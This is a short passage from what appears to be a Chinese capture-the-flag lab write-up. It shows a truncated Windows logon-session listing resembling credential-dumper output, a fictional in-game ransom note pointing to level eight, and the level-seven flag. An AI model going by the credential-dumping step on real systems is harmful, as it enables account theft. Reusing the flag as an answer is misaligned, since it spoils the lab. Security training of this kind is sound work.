Session          : RemoteInteractive from 4
User Name        : june
Domain           : GONGKAIK-D45FB6
SID              : S-1-5-21-2775063910-2920827999-2173817585-1012

Authent
Session
User Na
Domain
SID
```

想要找到小芳吗.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

S!小芳在我的手上!
如果想要她活命的话,
你必须为我们工作!
哈哈你没有理由拒绝我的, 对吧?
快来找我吧, 完成靶场第八关, 获得未知的资格吧!
第七关FLAG{WOW!yougotit!}

https://blog.csdn.net/weixin_50549897

总结